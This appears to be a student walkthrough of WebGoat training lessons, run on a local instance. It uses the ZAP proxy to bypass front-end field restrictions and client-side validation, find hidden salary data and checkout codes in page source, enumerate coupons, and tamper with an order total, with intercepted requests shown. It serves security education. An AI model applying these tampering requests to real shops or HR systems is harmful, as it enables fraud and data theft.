

Bypass Front-End Restrictions

Send a request that bypasses restrictions of all four of these fields

Select field with two possible value

Option 1

Radio button with two possible values

☒ Option 1

☐ Option 2

Checkbox: value either on or off

☒ Checkbox

Input restricted to max 5 characters

12345

Readonly input field

change

Submit

Intercept a request with ZAP

The screenshot shows the ZAP interface with a intercepted POST request to `http://127.0.0.1:8080/WebGoat/BypassRestrictions/FieldRestrictions`. The Manual Request Editor is open, showing the raw HTTP request and response. The request body contains a payload designed to bypass front-end restrictions by setting all four fields to 'on'.

```
POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 78
Origin: http://127.0.0.1:8080
Connection: keep-alive
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: JSESSIONID=yH7WLFmQICRCUjAhW1Dsk8k0ymooJbt15f3eKv
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

select=option1&radio=option1&checkbox=on&shortInput=12345&readOnlyInput=change
```

The response is a 200 OK status with a Content-Type of `application/json`. The response body is a JSON array containing a single object with a `message` field.

```
[{"message": "The solution is not correct, please try again."}]
```

The ZAP interface also shows a list of intercepted requests in the bottom pane, with the current request highlighted.

Change the responses to bypass the filters

Manual Request Editor

Request

Response

Method

Header: Text

Body: Text

Send

POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1

host: 127.0.0.1:8080

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 78

Origin: http://127.0.0.1:8080

Connection: keep-alive

Referer: http://127.0.0.1:8080/WebGoat/attempt.jsp

select=optiona&radio=optionb&checkbox=between&shortInput=123456&readOnlyInput=11111

Find:

No matches

Time: 0 ms

Body Length: 0

Total Length: 0 bytes

Manual Request Editor

Request

Response

Header: Text

Body: Text

Send

HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 01 Mar 2026 20:16:00 GMT
content-length: 215

xxx

```
{  
  "lessonCompleted" : true,  
  "feedback" : "Congratulations. You have successfully completed the assignment.",  
  "output" : null,  
  "assignment" : "BypassRestrictionsFieldRestrictions",  
  "attemptWasMade" : true  
}
```

Find:

No matchesTime: 151 msBody Length: 215Total Length: 437 bytes

1

2

3

Field Restrictions

In most browsers, client has complete or almost complete control over HTML part of the webpage. They can alter values or restrictions to fit their preference.

Task

Send a request that bypasses restrictions of all four of these fields

Send a request that does not fit the regular expression above the field in all fields.

Task

Send a request that does not fit the regular expression above the field in all fields.

Field 1: exactly three lowercase characters(^[a-z]{3}\$)

Field 2: exactly three digits(^[0-9]{3}\$)
Field 3: letters, numbers, and space only(^[a-zA-Z0-9]*\$)
Field 4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)\$)
Field 5: simple zip code (^d{5}\$)
Field 6: zip with optional dash four (^d{5}(-d{4})?\$)
Field 7: US phone number with or without dashes (^[2-9]d{2}-?d{3}-?d{4}\$)

Intercept the request

The screenshot shows a web browser window with a request interception tool. The tool displays the request details, including the URL, headers, and body. The body contains a POST request to a validation endpoint. The request is intercepted and the response is shown as a 200 OK status.

Request Details:

- Method: POST
- URL: http://127.0.0.1:8080/WebGoat/BypassRestrictions/frontendValidation/ HTTP/1.1
- Host: 127.0.0.1:8080
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
- Accept: */*
- Accept-Language: en-US,en;q=0.5
- Content-Type: application/x-www-form-urlencoded; charset=UTF-8
- X-Requested-With: XMLHttpRequest
- Content-Length: 112
- Origin: http://127.0.0.1:8080
- Connection: keep-alive
- Referer: http://127.0.0.1:8080/WebGoat/start.mvc
- Cookie: JSESSIONID=yH7WlFmQlCRUJahwIdSk8k0ykmo0Jbt15f3ekv
- Sec-Fetch-Dest: empty
- Sec-Fetch-Mode: cors
- Sec-Fetch-Site: same-origin

Request Body:


```
field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=01101&field6=90210-1111&field7=301-604-4882&error=0
```

Response Details:

- Status: 200 OK
- Reason: OK
- Size: 379 bytes
- Content-Type: JSON

Alerts: Sorry the solution is not correct, please try again.

Change the request to bypass the filters



The image shows a 'Manual Request Editor' window. It has tabs for 'Request' and 'Response'. Under the 'Request' tab, there are dropdowns for 'Method' (set to POST), 'Header: Text', and 'Body: Text'. Below these are icons for various actions and a 'Send' button. The main text area contains an HTTP POST request to 'http://127.0.0.1:8080/WebGoat/BypassRestrictions/frontendValidation/'. The headers include 'Host: 127.0.0.1:8080', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0', 'Accept: */*', 'Accept-Language: en-US,en;q=0.5', 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8', 'X-Requested-With: XMLHttpRequest', 'Content-Length: 112', 'Origin: http://127.0.0.1:8080', and 'Connection: keep-alive'. The body contains a payload with seven fields: 'field1=abcd', 'field2=1234', 'field3=abc...+123+ABC...', 'field4=notanumber', 'field5=zipcode', 'field6=90210-1111aaaaaaaa', and 'field7=301-604-4882aacasce...'. The status bar at the bottom shows 'ind:', 'No matches', 'Time: 0 ms', 'Body Length: 0', and 'Total Length: 0 bytes'.

Manual Request Editor


Request Response

Method Header: Text Body: Text

POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/frontendValidation/ HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 112
Origin: http://127.0.0.1:8080
Connection: keep-alive

field1=abcd&field2=1234&field3=abc...+123+ABC...&field4=notanumber&field5=zipcode&field6=90210-1111aaaaaaaa&field7=301-604-4882aacasce...&error=0

ind: No matches Time: 0 ms Body Length: 0 Total Length: 0 bytes



← 1 2 3

Validation

Often, there is some mechanism in place to prevent users from sending altered field values to server, such as validation before sending. Most of popular browsers such as Chrome don't allow editing scripts during runtime. We will have to circumvent the validation some other way.

Client Side Filtering

Salary manager

You are logged in as Moe Stooge, CSO of Goat Hills Financial. You have access to everyone in the company's information, except the CEO, Neville Bartholomew. Or at least you should not have access to the CEO's information. For this assignment, examine the contents of the page to see what extra information you can find.

**Goat Hills Financial**
Human Resources

Select user: Choose Employee ▾

User ID	First Name	Last Name	SSN	Salary
---------	------------	-----------	-----	--------

What is Neville Bartholomew's salary? Submit Answer

Inspect the page source to find hidden information

```
Search HTML | + ↗

cellspacing="0" width="90%">
▼ <div>
  ▼ <table border="1" width="90%" align="center" <tr="">
    ▼ <tbody>
      ▶ <tr>⋮</tr>
      ▶ <tr id="101" <="" tr="">⋮</tr>
      ▶ <tr id="102" <="" tr="">⋮</tr>
      ▶ <tr id="103" <="" tr="">⋮</tr>
      ▶ <tr id="104" <="" tr="">⋮</tr>
      ▶ <tr id="105" <="" tr="">⋮</tr>
      ▶ <tr id="106" <="" tr="">⋮</tr>
      ▶ <tr id="107" <="" tr="">⋮</tr>
      ▶ <tr id="108" <="" tr="">⋮</tr>
      ▶ <tr id="109" <="" tr="">⋮</tr>
      ▼ <tr id="110" <="" tr="">
        <td>110</td>
        <td>Joanne</td>
        <td>McDougal</td>
        <td>789-54-2413</td>
        <td>90000</td>
      </tr>
      ▼ <tr id="111" <="" tr="">
        <td>111</td>
        <td>John</td>
        <td>Wayne</td>
        <td>129-69-4572</td>
        <td>200000</td>
      </tr>
      ▼ <tr id="112" <="" tr="">
        <td>112</td>
        <td>Neville</td>
        <td>Bartholomew</td>
        <td>111-111-1111</td>
        <td>450000</td>
      </tr>
    </tbody>
  </table>
</div>
</table>
▼ <table align="center" border="1" cellpadding="2" cellspacing="0" width="90%">
  ▼ <tbody>
```

The ceo's salary is 450000

+ 1 2 3 +

Salary manager

You are logged in as Moe Stooge, CSO of Goat Hills Financial. You have access to everyone in the company's information, except the CEO, Neville Bartholomew. Or at least you should not have access to the CEO's information. For this assignment, examine the contents of the page to see what extra information you can find.

**Goat Hills Financial**
Human Resources

Select user: Choose Employee ▾


User ID	First Name	Last Name	SSN	Salary
---------	------------	-----------	-----	--------

What is Neville Bartholomew's salary?

Congratulations. You have successfully completed the assignment.

1 2 3

to need to pay if you know the code ...



Samsung Galaxy S8

[Samsung](#) · (124421 reviews)

PRICE
US \$899

COLOR
☐ ☒

CAPACITY

QUANTITY

CHECKOUT CODE

[Like](#)

Intercept with ZAP

The screenshot shows the ZAP 2.17.0 interface. The top menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Export, Online, and Help. The main toolbar has icons for various actions. The left sidebar shows the 'Sites' tree with a tree view of the site structure. The main pane displays a POST request to `http://127.0.0.1:8080/WebGoat/clientSideFiltering/getItForFree`. The request headers and body are visible. The body contains a `checkoutCode=` parameter. The bottom pane shows a list of intercepted requests.

Header: Text Body: Text

POST http://127.0.0.1:8080/WebGoat/clientSideFiltering/getItForFree HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: http://127.0.0.1:8080
Connection: keep-alive
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: JSESSIONID=yH7WlfFmQ1CRUjaHw1Dsk8k0ykmo0Jbt15f3eKv
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

`checkoutCode=`

ID	Sou...	Req. Timestamp	Met...	URL	Co...	Reason	R...	Size Resp. ...	Highest A...	N...	Tags
511	P...	3/1/26, 1:32:1...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	356 bytes			JSON
512	P...	3/1/26, 1:32:1...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	7,354 bytes			JSON
513	P...	3/1/26, 1:32:2...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	7,354 bytes			JSON
514	P...	3/1/26, 1:32:2...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	356 bytes			JSON
515	P...	3/1/26, 1:32:2...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	356 bytes			JSON
516	P...	3/1/26, 1:32:2...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	7,354 bytes			JSON
517	P...	3/1/26, 1:32:3...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	356 bytes			JSON
518	P...	3/1/26, 1:32:3...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	1...	7,354 bytes			JSON
519	P...	3/1/26, 1:32:3...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	2...	7,354 bytes			JSON
520	P...	3/1/26, 1:32:3...	GET	http://127.0.0.1:8080/WebGoat/service...	200	OK	2...	356 bytes			JSON

There are checkout codes left in the page source

```
search HTML +
    <small>QUANTITY</small>
  </h6>
  <div>
    <div class="btn-minus">
      <span class="glyphicon glyphicon-minus">
        ::before
      </span>
    </div>
    <input class="quantity" value="1">
    <div class="btn-plus">
      <span class="glyphicon glyphicon-plus">
        ::before
      </span>
    </div>
  </div>
</div>
<div class="section" style="padding-bottom:5px;">
  <h6 class="title-attr">
    <small>CHECKOUT CODE</small>
    </h6>
    <!--Checkout code: webgoat, owasp, owasp-webgoat-->
    <input class="checkoutCode" name="checkoutCode" value="">
  </div>
  <div class="section" style="padding-bottom:20px;">
  </div>
  ::after
</div>
</form>
::after
</div>
<br>
<br>
<div class="attack-feedback" style="">
  Sorry the solution is not correct, please try again.
</div>
<div class="attack-output" style="">
</div>
</div>
</div>
</div>
</div>
```

All of the checkout codes are returned as false

```
{
  "lessonCompleted" : false,
  "feedback" : "Sorry the solution is not correct, please try again.",
  "output" : null,
  "assignment" : "ClientSideFilteringFreeAssignment",
  "attemptWasMade" : true
}
```

The screenshot shows the Burp Suite application window titled "Untitled Session - ZAP 2.17.0". The interface includes a menu bar (File, Edit, View, Analyse, Report, Tools, Import, Export, Online, Help) and a toolbar with various icons. On the left, the "Sites" tab is active, displaying a tree view of the site map for "http://127.0.0.1:8080". The tree includes folders like "WebGoat", "BypassRestrictions", "clientSideFiltering", "challenge-store", and "coupons", each containing specific endpoints such as "GET:/BypassRestrictions.lesson" or "POST:/attack1()".

The main panel displays the details of the selected request (ID 789). It shows the "Request" tab with the following headers and body:

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 01 Mar 2026 20:43:01 GMT
content-length: 49

{
  "code" : "owasp-webgoat",
  "discount" : 50
}
```

Below the main panel, the "History" tab is active, showing a list of recent requests. The table has columns for ID, Source, Req. Timestamp, Method, URL, Code, Reason, RTT, Size Resp., Bo..., Highest Al..., Note, and Tags. The first few rows show GET requests to "/service/le..." returning 200 OK status.

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp.	Bo...	Highest Al...	Note	Tags
779	Pr...	3/1/26, 1:42:48 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,354 bytes			JSON	
780	Pr...	3/1/26, 1:42:48 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	356 bytes				
781	Pr...	3/1/26, 1:42:53 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,354 bytes			JSON	
782	Pr...	3/1/26, 1:42:53 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	356 bytes				
783	Pr...	3/1/26, 1:42:58 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,354 bytes			JSON	
784	Pr...	3/1/26, 1:42:58 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	356 bytes				
785	Pr...	3/1/26, 1:43:01 ...	GET	http://127.0.0.1:8080/WebGoat/clientSide...	200	OK	1...	49 bytes			JSON	
786	Pr...	3/1/26, 1:43:01 ...	POST	http://127.0.0.1:8080/WebGoat/clientSide...	200	OK	1...	202 bytes			JSON	
787	Pr...	3/1/26, 1:43:03 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	356 bytes			JSON	
788	Pr...	3/1/26, 1:43:03 ...	GET	http://127.0.0.1:8080/WebGoat/service/le...	200	OK	1...	7,354 bytes				

At the bottom, the "Alerts" tab shows a list of alerts, including "Main Proxy: localhost:8081". The status bar at the very bottom indicates the current status of the tool.


```
{
  "code" : "webgoat",
  "discount" : 25
}
```

But we need a full discount of 100


I noticed when the discount codes were being submitted to the web application, they were getting retrieved from a different URL

```
GET http://127.0.0.1:8080/WebGoat/clientSideFiltering/challenge-store/coupons/owasp-webgoat
```

Which means I could visit just the directory for coupons and find the correct one



So the coupon code is: `get_it_for_free`



HTML Tampering

Show hints Reset lesson


+ 1 2 3 +

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total	
 55" M5510 White Full HD Smart TV by Samsung Status: In Stock	1	2999.99	\$2999.99	✕ Remove
Subtotal			\$2999.99	
Shipping costs			\$0.00	
Total			\$2999.99	
Continue Shopping Checkout				

Intercept the request with ZAP and change the request



The screenshot shows the ZAP (Zed Attack Proxy) interface. The 'Manual Request Editor' window is open, displaying the details of an intercepted HTTP POST request. The request is from the host 127.0.0.1:8080 to the URL http://127.0.0.1:8080/WebGoat/HtmlTampering/task. The request body contains a form with a 'Total' field that has been tampered with from 2999.99 to 2. The 'Output' pane shows the response status as 200 OK.

Request Details:

- Method: POST
- URL: http://127.0.0.1:8080/WebGoat/HtmlTampering/task
- Host: 127.0.0.1:8080
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
- Accept: */*
- Accept-Language: en-US,en;q=0.5
- Content-Type: application/x-www-form-urlencoded; charset=UTF-8
- X-Requested-With: XMLHttpRequest
- Content-Length: 19
- Origin: http://127.0.0.1:8080
- Connection: keep-alive
- Referer: http://127.0.0.1:8080/WebGoat/start.mvc
- Cookie: JSESSIONID=yH7WlFFmQ1CRUJahW1Dsk8k8ykmoo3bt15f3ekv
- Sec-Fetch-Dest: empty
- Sec-Fetch-Mode: cors
- Sec-Fetch-Site: same-origin

Request Body:

```
QTY=1&Total=2
```

Response Details:

- Status: 200 OK
- Reason:
- RTT: 1...
- Size: 154 bytes
- Resp. Bo...: 7,353 bytes
- Highest Al...:
- Note:
- Tags:

Manual Request Editor

RequestResponse

Header: TextBody: TextSend

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 01 Mar 2026 20:52:59 GMT
Content-Length: 178
```

```
{
  "lessonCompleted" : true,
  "feedback" : "Well done, you just bought a TV at a discount",
  "output" : null,
  "assignment" : "HtmlTamperingTask",
  "attemptWasMade" : true
}
```

ind: No matchesTime: 135 msBody Length: 178Total Length: 400 bytes

+ 1 2 3 +

Try it yourself

